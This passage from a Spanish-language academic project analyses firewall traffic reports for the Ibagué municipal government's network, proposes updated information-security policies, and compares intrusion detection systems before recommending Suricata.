


**Fuente: El autor.**

De igual manera se identifica mediante el Firewall existente que la mayoría de usuarios que usan este tipo de software no son usuarios identificados, lo cual conlleva a que el uso del ancho de banda sea utilizado sin control y agote los recursos de acceso a internet existentes, generando colapso en el acceso a las aplicaciones y recursos de la red LAN.

Figura 14. Aplicación por Categorías

#### 4.Applications Technologies



TECHNOLOGY	HITS	BYTES
P2P	1301	855.03 KB


Fuente: El autor.

El tráfico generado por la red LAN y cuyo destino son recursos externos, mediante el análisis realizado evidencia que se accede a recursos que no son propios de la entidad o necesarios para su funcionamiento, lo cual también genera el mal uso de recursos y con ello traumatismo en los procesos. Esto teniendo en cuenta que los recursos principales que posee la entidad son aquellos que se encuentran en la red interna.



**Figura 15. Trafico red destino externo**

6. Destination Countries




DESTINATION COUNTRY	BYTES	PERCENT
United States	102.68 GB	59.28 %
Colombia	33.53 GB	19.36 %
Reserved	17.27 GB	9.97 %
France	7.38 GB	4.26 %
Others	12.35 GB	7.09 %

**Fuente: El autor.**

**Figura 16. Recursos externos por destino**

7. Destination Countries




DESTINATION COUNTRY	HITS	BYTES
Reserved	778	318.11 KB
Sweden	424	418.08 KB
United States	72	84.44 KB
Unknown	15	15.62 KB
Iceland	12	18.78 KB

**Fuente: El autor.**

El tráfico interno detectado por el monitoreo del equipo Firewall permite identificar varios equipos que acceden mediante aplicaciones consideradas de alto riesgo a sitios que no son verificables o con contenido considerado no confiable. Lo cual no está restringido y desde cualquier dirección IP asignada de alguno de los segmentos de red LAN es posible realizar estos accesos generando riesgos de seguridad sobre la infraestructura tecnológica.

## Figura 17. Trafico High Risk Applications

### 12.Hosts - High Risk Applications




Fuente: El autor.

El análisis de tráfico entrante establece que la mayoría de peticiones realizadas a los recursos internos proceden de direcciones desconocidas o reservadas, lo cual implica un alto riesgo de ataques sobre los servicios web provistos por la entidad, y los cuales tienen como principales usuarios equipos de la red LAN y equipos pertenecientes a la infraestructura local que componen la entidad y sus respectivas dependencias.

**Figura 18. Recursos de Otros Países**

5.Source Countries



**Fuente: El autor.**

De acuerdo a las anteriores consideraciones técnicas y revisando cada una de las reglas definidas en el equipo Firewall, se establece que:

Las reglas establecidas en el equipo Firewall son muy generales, haciendo que el tráfico de entrada y salida de la red tenga pocas restricciones, situación que permite múltiples ataques del tipo de denegación de servicio e instalación de Malware en los servidores y equipos de la red, permitiendo el control remoto de los mismos para realización de actividades como envío de correo masivo conocido como Spam.

Se destaca que las reglas existentes son de control de navegación y no de restricción de tráfico entrante y saliente, sobre servicios y protocolos.

De acuerdo al análisis de las reglas implementadas en la herramienta Firewall (SOPHOS XG430) se hace necesario realizar las siguientes actividades:

- Establecer reglas de seguridad sobre los recursos disponibles que se acceden a través de la VPN permitiendo que según el perfil asignado se puedan usar solo aquellos recursos que son necesarios para ejercer su labor.
- A nivel de administración solo aquellos usuarios con permisos de gestión sobre los equipos de red y dispositivos activos, que sean reconocidos en la entidad como administradores tendrán conexiones independientes que les permitan hacer estas labores.
- Generar reglas de bloqueo a conexiones red con tráfico entrante coincidente con comportamientos anómalos los cuales serán detectados a través del IDS.
- Al igual que la política anterior se establecerán reglas para permitir la conexión siempre y cuando se cumplan las reglas establecidas que coincidan con el tráfico de red entrante permitida.
- Activar bloqueos del tráfico de red entrante no solicitado de igual manera con el tráfico de red de salida que genere problemas de tipo spam o ataques de denegación de servicios.

Además de lo anterior es necesario generar una confirmación o ajuste a cada una de estas políticas de seguridad, garantizando que solo tenga acceso a los recursos, los usuarios o maquinas debidamente autorizadas.

La ejecución y configuración de las reglas de seguridad en el dispositivo Firewall de marca (SOPHOS XG430), estará a cargo de la Secretaria TIC de la Alcaldía de Ibagué.

### **Análisis y diagnóstico Tráfico Red LAN**

En los reportes obtenidos a través del equipo Firewall (SOPHOS XG430) provisto por el proveedor de internet se puede comprobar que el acceso a aplicaciones potencialmente peligrosas es constante y no son monitoreadas de forma eficiente.

El tráfico de red monitoreado por equipo Firewall permite identificar varios equipos que acceden mediante aplicaciones consideradas de alto riesgo a sitios que no son verificables o de contenido considerado no confiable. Estas actividades no están debidamente restringidas y es posible realizarlas desde cualquier dirección IP asignada de alguno de los segmentos de red LAN, generando riesgos de seguridad sobre la infraestructura tecnológica.

#### 6.2.5 Análisis aplicación Políticas de Seguridad de la entidad

Uno de los objetivos de la tercera etapa, es analizar, crear y/o ajustar las directrices en seguridad que garanticen a la entidad implementar procedimientos o acciones tanto preventivas como correctivas orientadas a mitigar la ocurrencia del riesgo provocado por la detección de intrusos no autorizado a la red LAN a través de los canales de datos e internet.

Como se indicó anteriormente en el ítem 5, Metodología de la investigación y en el ítem 6.1 Socialización del alcance del proyecto, de este mismo documento, se practicaron entrevistas al personal operativo que gestiona la red de datos y la administración de los sistemas de información de la Alcaldía de Ibagué, sobre el conocimiento técnico e idoneidad, registro y manejo de incidencias de soporte por el mal funcionamiento de la red, los ataques informáticos e indisponibilidades de las aplicaciones, así mismo también se realizó entrevistas a la directora del grupo de informática y el profesional universitario responsable de la formulación, actualización y seguimiento a las políticas de seguridad de la entidad. (Ver anexo Cuadros 3 y 4 entrevistas).

Además de lo anterior se recurrió a la consulta y análisis del documento Políticas de Seguridad de la información, el cual está aprobado y en uso por parte de la entidad, destacando que solo existe una (1) directriz denominada 6.6 CONFIGURACIÓN Y ADMINISTRACIÓN DE LAS REDES, la cual se referencia: “Política: la Dirección de Informática contará con personal capacitado, responsable de la configuración y administración de las redes de tal forma que se garantice el control de acceso y la restricción de privilegios, dando aplicación al protocolo que se establezca para tal fin. Política: Los usuarios de la Red de la Alcaldía de Ibagué no deben establecer redes de área local, conexión remota a redes internas o externas, o transferir archivos a través del FTP, utilizando la red de la Entidad sin autorización previa de la Dirección de Informática.

## Controles

El acceso a la red inalámbrica de la Alcaldía de Ibagué realizada a través de equipos móviles será restringido por la Dirección de Informática, a fin de minimizar los riesgos provenientes por este tipo de equipos, y con ello mejorar la velocidad en la navegación para quienes acceden a través de esta red.

La Oficina de Informática es la responsable de la configuración apropiada e instalación de mecanismos de detección de intrusos y sistemas de protección de la red (Firewalls), software base, aplicativos, redes y sistemas de comunicación, a fin de evitar la intrusión y los ataques físicos.”<sup>14</sup>

De lo anterior se puede concluir que existen directrices muy generales, con respecto a la configuración y administración de redes, por lo que se requiere establecer políticas puntuales para reglamentar los siguientes aspectos:

- Configuración y administración de las redes.
- Control de acceso.
- Gestión de las vulnerabilidades técnicas.
- Seguridad de la información establecida en las relaciones con los proveedores.
- Gestión de incidentes de seguridad de la información.
- Reporte de debilidades, evaluación y respuesta a incidentes de seguridad de la información.

De esta manera y con toda la información recopilada en la fase de diagnóstico mediante la realización de entrevistas, análisis de las pruebas de penetración a los sistemas informáticos (Pentest), el tráfico de la red, los análisis al documento de políticas de seguridad y aplicabilidad de la mismas, se pueden crear o actualizar las directrices que manejen o mitiguen el riesgo que reduzcan el impacto y garanticen la continuidad de la operación del ecosistema digital que se apoya en la ejecución a través de la red LAN de la Alcaldía de Ibagué.<sup>19</sup> Ver (Cuadro 01: Identificación Activos Informáticos y Cuadro 02: Identificación de Amenaza, Vulnerabilidad, Impacto y Riesgos ).

---

<sup>19</sup> Ministerio de Hacienda y Administración Pública del Gobierno de España. (2012). Magerit – versión 3.0 Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Recuperado de <https://www.ccn-cert.cni.es/documentos-publicos/1791-magerit-libro-ii-catalogo/file.html>

## 6.3 ACTUALIZACIÓN POLÍTICAS DE SEGURIDAD

Basándose en lo anterior y en el diagnóstico elaborado a partir de la identificación de los activos, las amenazas, las vulnerabilidades, el impacto y el riesgo de los elementos referenciados en los cuadros 1 y 2, se realizan las recomendaciones a la Alcaldía de Ibagué, previa autorización y aprobación de los funcionarios responsables del proceso para que se actualicen las políticas de seguridad en lo pertinente a la gestión de las redes de datos y sus componentes, de acuerdo a la metodología expuesta por el Ministerio de las Comunicaciones<sup>20</sup> así:

### 6.3.1 Configuración y Administración de las redes

**Política:** La Dirección de Informática contará con personal capacitado, responsable de la configuración y administración de las redes de tal forma que se garantice el control de acceso y la restricción de privilegios, dando aplicación al protocolo que se establezca para tal fin.

**Política:** Los usuarios de la Red de la Alcaldía de Ibagué no deben establecer redes de área local, conexión remota a redes internas o externas, o transferir archivos a través del protocolo de transferencia de archivos (FTP), utilizando la red de la entidad sin autorización previa de la Dirección de Informática.

**Controles:** El acceso a la red inalámbrica de la Alcaldía de Ibagué a través de equipos móviles y portátiles manejaran un acceso controlado, mediante el uso de redes privadas, con el fin de minimizar los riesgos de ataques y mejorar la velocidad en la navegación.

La oficina de Informática es la responsable de la configuración apropiada e instalación de mecanismos de detección de intrusos y sistemas de protección de la red (Firewalls), software base, aplicativos, redes y sistemas de comunicación, a fin de evitar la intrusión y los ataques físicos.”

**Políticas acceso remoto por VPN,** para acceder a la red LAN de la Alcaldía de Ibagué a través de una red VPN (Virtual Private Network) desde de internet, solo podrán solicitar esta autorización los funcionarios de la Alcaldía de Ibagué, en calidad de empleados de planta, previa solicitud del permiso firmado y autorizado por el jefe inmediato, donde se manifieste el objeto de la solicitud. Esta solicitud solo se autoriza al personal técnico de la entidad que desarrolle actividades de desarrollo de software, funciones de administración de gestores de base de datos o actividades de soporte y virtualización de

---

<sup>20</sup> Ministerio de las TIC (29 de Julio de 2016). Controles de Seguridad y Privacidad de la Información. Recuperado de: [http://www.mintic.gov.co/gestioniti/615/articulos-5482\\_G8\\_Controlos\\_Seguridad.pdf](http://www.mintic.gov.co/gestioniti/615/articulos-5482_G8_Controlos_Seguridad.pdf)



servidores. Además de lo anterior, la solicitud debe indicar el recurso informático solicitado, así como el origen de la conexión y horario establecido de conexión.

**Control:** El acceso a la red a través de VPN, será autorizado por la Dirección del Grupo de Informática, esta dirección se encargará de gestionar la inserción de los usuarios con los respectivos permisos a los recursos autorizados.

**Control:** El horario autorizado para el acceso de los funcionarios de la Alcaldía de Ibagué, solo será para establecido para horas no hábiles y días no laborales. Lo anterior con el fin de disminuir el impacto del alto consumo de ancho de banda del canal de internet de la entidad.

### **6.3.2 Control de Acceso**

#### 6.3.2.1 Controles de acceso físico al centro de datos (Datacenter) y armarios de Comunicaciones

**Objetivo:** Asegurar, controlar y proteger el Datacenter y los racks de comunicaciones con medidas físicas para prevenir accesos no autorizados.

**Política:** La Alcaldía de Ibagué, dirección de informática, tiene la responsabilidad de proteger y salvaguardar las instalaciones de procesamiento y la infraestructura tecnológica (Datacenter) que gestiona los procesos de la plataforma tecnológica PISAMI, los cuales deben estar protegidos y ubicados en sitios libres de amenazas como robo, incendio, inundaciones, humedad, agentes biológicos, explosiones, vandalismo y terrorismo.

**Política:** La Alcaldía de Ibagué, dirección de informática, tiene la responsabilidad de proteger, salvaguardar las instalaciones donde se encuentran instalados los racks de comunicaciones que gestionan las comunicaciones internas de datos de la red LAN. Estos gabinetes deben estar protegidos y ubicados en sitios libres de amenazas como interceptación, manipulación, alteración en la configuración y que permitan el acceso a los recursos de la red, además de protegerlos de robo, incendio, inundaciones, humedad, agentes biológicos, explosiones, vandalismo y terrorismo.

**Control:** Implementar la política de seguridad de control de acceso físico al Datacenter y racks de comunicaciones de la Alcaldía de Ibagué.

**Control:** Implementar un sistema de cámaras de seguridad de video o circuito cerrado de televisión al interior del Datacenter y de las dependencias donde están instalados los racks de comunicaciones principales.

**Control:** Implementar un sistema de acceso biométrico al Datacenter, el cual gestionara las novedades como fecha, hora y razón de ingreso del personal autorizado.

### **6.3.2.2 Política de acceso autorizado**

**Objetivo:** Evitar el acceso no autorizado a la información contenida en los sistemas de información (ERP-PISAMI).

**Política:** Todos los accesos tanto a la red LAN, deben hacer parte del Dominio alcaldía. En cuanto al acceso a los aplicativos todos deben darse por autenticación a excepción de aplicativos con acceso público catalogado como trámite y servicio de la Ventanilla Única de Servicios.

**Controles:** Verificar que todas las páginas, recursos y funcionalidades requieran autenticación ante la plataforma ERP-PISAMI, debe poder controlar el acceso a usuarios no autorizados, analizando el rol de los usuarios antes de servir la página. Excepto aquellas que estén desplegadas o publicadas como acceso público.

Verificar que los usuarios/perfiles solo puedan acceder a las funciones protegidas/sensibles para las cuales tienen específicamente autorización. Si el usuario tiene permiso de acceso a una página y esta contiene funciones que son restringidas incluso si el usuario si tiene acceso a la mayor parte de la página, se debe verificar a nivel de función si es necesario y conveniente el acceso.

Verificar que los usuarios/perfiles autorizados solo puedan acceder a una URL o archivos de datos u objetos y que estos estén protegidos. Se consideran malas prácticas de seguridad y no se deben permitir accesos por defecto, además de lo anterior se deben bloquear accesos a través de rutas de archivos descargados.

Verificar que todas las funciones de administración de usuarios sean resistentes a ataques como el mecanismo de autenticación primario. Si se tienen mecanismos de autenticación en la aplicación con una contraseña de mínimo 8 caracteres, se deben crear los usuarios en el servidor que ejerza el rol de directorio activo, con la misma protección para que sea igual de robusta en ambos sitios.

Verifique que las mismas reglas de control de acceso implícitas en la capa de presentación, sean también validadas en el lado del servidor.

Verifique que todos los controles de acceso sean validados en el lado del servidor. Las validaciones que se hacen en el browser (Ej. JavaScript) pueden ser omitidas fácilmente.

Verifique que todas las copias temporales o en cache de datos sensibles almacenadas en el servidor, se encuentren protegidas de acceso no autorizado o que sean borradas/invalidadas después que el usuario autorizado acceda a los datos sensibles.

**Política de autenticación:** los accesos a la plataforma tecnológica PISAMI y demás aplicativos de propiedad de la Alcaldía de Ibagué, deben estar condicionados a procedimientos de verificación, mediante la autenticación, proceso que permite confirmar que algo (o alguien) es quien dice ser y que está autorizado para gestionar transacciones en dicha plataforma tecnológica.

**Controles:** Verifique que los campos tipo contraseña enmascaren/oculden la información ingresada por el usuario. La generalidad es que todos los campos de contraseñas o los formularios que los contienen tengan el atributo autocomplete deshabilitado.

Controlar si el número de intentos fallidos sobrepasa un máximo número de intentos de autenticación, se requiere una validación adicional como ingresar un CAPTCHA o la cuenta sea bloqueada para evitar ataques de fuerza bruta. Estableciendo una política de manejo robusto de contraseñas que obligue a digitar caracteres especiales, mayúsculas y minúsculas, con una longitud mínima de 8 caracteres.

Es requerido el solicitar el cambio de contraseña cada determinado periodo de tiempo y las contraseñas deben manejar un cifrado de alta encriptación, permitiendo mitigar ataques frecuentes como lo son el de fuerza bruta.

### 6.3.3 Gestión de las vulnerabilidades técnicas

**Objetivo:** Prevenir el aprovechamiento de las vulnerabilidades técnicas.

**Política:** La Dirección de Informática, de la Alcaldía de Ibagué, debe formular, socializar, implementar y ejecutar el plan de riesgo informático, el plan de contingencia, el plan de manejo del riesgo, los planes de mejoramiento informático y el plan de acción, en aras de garantizar los criterios del sistema de seguridad de la información (Disponibilidad, Integralidad, Autenticidad y Trazabilidad)

**Control:**

- Seguimiento y evaluación periódica a cada uno de los planes.
- Socialización del informe de seguimiento y auditoria.
- Presentación del plan de tratamiento del riesgo.
- Formulación de acciones correctivas mediante el plan de mejoramiento.
- Ajuste a los diferentes planes impactados mediante la evaluación y acción de mejora.

#### 6.3.4 De Seguridad de la Información en las relaciones con los Proveedores

##### 6.3.4.1 Cadena de Suministro de Tecnología de Información y Comunicación

**Objetivo:** Asegurar la protección de los activos de la Alcaldía de Ibagué a los cuales pueden tener acceso personas externas, como contratistas o proveedores en cumplimiento de obligaciones contractuales.

**Política:** La Alcaldía de Ibagué, a través de la dirección de informática, es la responsable de permitir y controlar el acceso a los recursos tecnológicos como lo son el acceso a servidores, acceso a la red LAN, software, código fuente, canales de internet y datos, sistema de seguridad perimetral y UPS que sean intervenidos por un tercero, tipo proveedor a través de la ejecución las labores definidas en un proceso contractual.

**Control:** generar la documentación requerida para realizar la solicitud del requisito por parte del proveedor, donde se especifique la fecha, hora, y el recurso intervenido, con la debida autorización del supervisor del contrato.

Informe de ejecución de la actividad, donde se informe el diagnostico, las acciones realizadas y las recomendaciones, previamente aprobado por el supervisor del contrato.

##### 6.3.5 Gestión de Incidentes de Seguridad de la Información

**Objetivo:** Registrar de manera eficiente todas las incidencias que se presentan por fallas, resultado de la operación de la plataforma tecnológica que apoya los sistemas de información de la Alcaldía de Ibagué. (ERP-PISAMI, Hardware, UPS y Red LAN).

**Política:** La Dirección de Informática de la Alcaldía de Ibagué, por competencia es la responsable de garantizar la operatividad y el buen funcionamiento de la infraestructura tecnológica y de esta manera poder brindar soporte a la solución del problema de manera oportuna y efectiva. Además de lo anterior el registro y seguimiento (Mesa Ayuda) permite a la entidad conocer información para desarrollar la metodología de gestión del

riesgo (clasificar el evento en tipo de amenaza, frecuencia, impacto, tipo riesgo y manejo).

**Control:** Análisis de los reportes generados al analizar y resolver cada una de las incidencias presentadas por tipos de activos.

Generación de estadísticas por diferentes criterios (usuarios, tipo incidencia, activo impactado, periodos de tiempo).

### 6.3.6 Reporte de Debilidades, Evaluación y Respuesta a Incidentes de Seguridad de la Información

**Política:** La Dirección de Informática, es la responsable de realizar la monitorización, registro, análisis y aplicación de acciones correctivas de todos los eventos sucedidos sobre la plataforma de los sistemas de información ERP-PISAMI y la infraestructura tecnológica, por errores como: mala manipulación de datos, fallo en la ejecución del software, pérdida de paquetes, interceptación de datos, ataques de virus o fallas de comunicación.

**Control:** Verificar diariamente la utilidad de administración de los eventos del sistema operativo de cada equipo servidor que conforman el Datacenter. Entre las actividades a ejecutar están:

- Activar el módulo de auditoria del Gestor Base de Datos Oracle.
- Realizar acciones correctivas sobre los sucesos registrados.
- Verificar el registro de todas las acciones de autenticación con éxito y fallidos que estén guardados en archivos de tipo log.
- Realizar escaneo de la red, verificando el correcto funcionamiento de los protocolos de comunicación.
- Verificar que las transacciones de entrada exitosos y fallidos estén registradas en el archivo log.
- Verificar la operatividad y funcionalidad de las acciones del plan de contingencia (Esquema con servidor de respaldo, recreación de copias de seguridad).
- Verificar la operatividad Plan de Manejo de Riesgo.
- Verificar la eficacia de los planes de mejoramiento.
- Verificar el inventario de activos críticos
- Verificar y valorar los activos críticos.
- Revisión del impacto de los activos críticos frente al disponibilidad e integridad de la plataforma PISAMI.
- Verificación de la idoneidad del comité de gestión del riesgo.
- Verificar costos de alternativas de continuidad del negocio.

### 6.3.7 Política Administración y Gestión Sistemas Seguridad (UTM)

**Objetivo:** Garantizar el óptimo desempeño del sistema de seguridad tanto a nivel físico como a nivel de software (IDS – Firewall).

**Política:** La Dirección de Informática de la Alcaldía de Ibagué, por competencia es la responsable de garantizar la gestión de seguridad a nivel perimetral del entorno digital, es decir sobre aplicaciones, hardware y software que componen la plataforma tecnológica. De acuerdo a esto se requiere estar analizando las estadísticas de gestión de producto, la usabilidad de las políticas de gestión de incidentes de seguridad de la información y el reporte de debilidades, realizar la evaluación y respuesta a incidentes de seguridad de la información. De este análisis se obtiene la información para reglamentar y reconfigurar las reglas de seguridad tanto a nivel de hardware y software para los IDS y Firewall.

**Control:** Análisis de estadísticas, producto de la aplicación y usabilidad de la política de gestión de incidentes y estadísticas de Seguridad de la Información establecidas en la entidad.

La reconfiguración de reglas de seguridad y gestión de falsas alarmas que permitan filtrar las novedades de alarmas, para realizar una constante retroalimentación que permita robustecer las políticas de análisis y detección

## 6.4 IDENTIFICAR Y DOCUMENTAR LOS REQUERIMIENTOS DE HARDWARE Y SOFTWARE PARA LA IMPLEMENTACIÓN DE UN SISTEMA DE DETECCIÓN DE INTRUSOS DE RED (IDS).

Se realizó un proceso exhaustivo a nivel de investigación para identificar cual sería la herramienta idónea a implementar acorde a los recursos de hardware que posee la Alcaldía Municipal de Ibagué, para ello se realizó inicialmente un inventario de los equipos existentes en el Datacenter, con el fin de evaluar cual equipo de los existentes podría alojar el sistema IDS, encontrando que ninguno posee las especificaciones necesarias para cumplir correctamente y eficientemente con las funciones propias de la herramienta, dichas especificaciones serían las siguientes:

### 6.4.1 Requerimientos Hardware

Espacio libre en disco duro de 400 MB para tener buena capacidad en el almacenamiento de los archivos log del IDS.

Procesador Intel Xeon E7, con mínimo 4 núcleos para tener una alta capacidad de procesamiento del tráfico entrante y saliente.

Memoria RAM disponible de 8 GB, este requerimiento de memoria es necesario para soportar el sistema operativo host y cada uno de los componentes propios de IDS.

#### 6.4.2 Análisis de IDS disponibles en el mercado de código libre y de pago.

El IDS es básicamente un mecanismo que permite analizar el tráfico de red con el fin de detectar actividades sospechosas que se estén generando sobre los servidores o equipos de una organización. Y se clasifican según su función en:

- Host Based IDS: Son aquellos que funcionan sobre el mismo host que están analizando.
- Network Based IDS: Realiza el análisis sobre el flujo de una red.
- Knowledge Based IDS: Sus reglas están basadas sobre el conocimiento adquirido de ataques previo.
- Behavior Based IDS: Aplica las reglas basadas sobre el comportamiento predeterminado de un sistema o usuario.

Las principales características que debe manejar un IDS, y se consideran como primordiales para su eficiente funcionamiento son las siguientes:

- Funcionamiento en background, para no estar constantemente bajo supervisión de un usuario.
- Poseer tolerancia a fallos, para no quedar fuera de funcionamiento en caso de una caída masiva del sistema.
- Poca utilización de recursos de hardware y que no sobrecargue los sistemas que analiza o genere un alto tráfico de red que genere lentitud en la transmisión de paquetes de la red LAN.
- Fácilmente adaptable a la plataforma existente y con gran capacidad de análisis de comportamientos anómalos del sistema.

Entre los principales IDS disponibles para la implementación en una organización se encontraron y evaluaron los siguientes:

SNORT: Es un Sniffer de paquetes y detector de intrusos del tipo Network Based, de muy fácil implementación sobre ambientes Linux y cuyo uso de reglas lo hace uno de los más robustos disponibles en el mercado. Posee múltiples herramientas que permiten el análisis de protocolos, búsqueda de cadenas y/o patrones de contenido, ataques CGI, intentos de identificación de Sistema Operativos entre otros.

OSSEC: Es un Host IDS de uso libre, el cual permite el análisis de log de registros, chequeo de integridad, monitoreo sobre los registros de Windows, detección de rootkit, este software funciona sobre las plataformas más comunes con lo son Linux en sus distintas versiones y sistemas Windows, gracias a su plataforma centralizada permite la monitorización de múltiples sistemas. Está integrado por 3 componentes, los cuales son la aplicación principal, el agente Windows y una interface web multiplataforma.

SURICATA: Al igual que los anteriores IDS, es un software de uso libre y código abierto, el cual se encuentra en una etapa madura de desarrollo, es básicamente un Network IDS de rápido y robusta detección de amenazas. Entre las principales características del Suricata, está el módulo de IDS, IPS y NSM, Lo cual va acompañado de la opción de procesamiento offline de archivos pcap. El análisis del tráfico de red lo aplica usando un extenso conjunto de reglas para la detección de ataques complejos basados en cadenas.

IDS SERVER: Es una solución de pago, la cual trae una versión de prueba que sirve para realizar un análisis inicial de la herramienta, entre sus principales características se encuentra el soporte sobre diferentes lenguajes de programación como .NET y algunos de código libre, previene el acceso no autorizado de agentes externos a las fuentes de datos internas de la organización. Permite el acceso a través de sus interfaces nativas a servidores de bases de datos SQL Server sobre plataformas Windows, Linux y Solaris.

KISMET: Su función principal es la de Sniffer y analizador de paquetes, para redes inalámbricas, su particularidad es que funciona sobre casi cualquier adaptador de red inalámbrico que maneje el estándar IEEE 802.11.

Al basarse en este proceso de identificación de la herramienta se recomienda una solución cuya implementación sea bajo plataformas Linux, por lo cual se estableció que la solución adecuada es la implementación en la entidad del IDS Suricata, el cual es ampliamente utilizado en organizaciones públicas y privadas, por su alto rendimiento y por estar compuesta por un sistema IPS y tener políticas robustas de seguridad de red, esta es una aplicación de código abierto multiplataforma y es propiedad de una fundación sin ánimo de lucro de la comunidad Open Information Security Foundation (OISF). Lo cual hace que



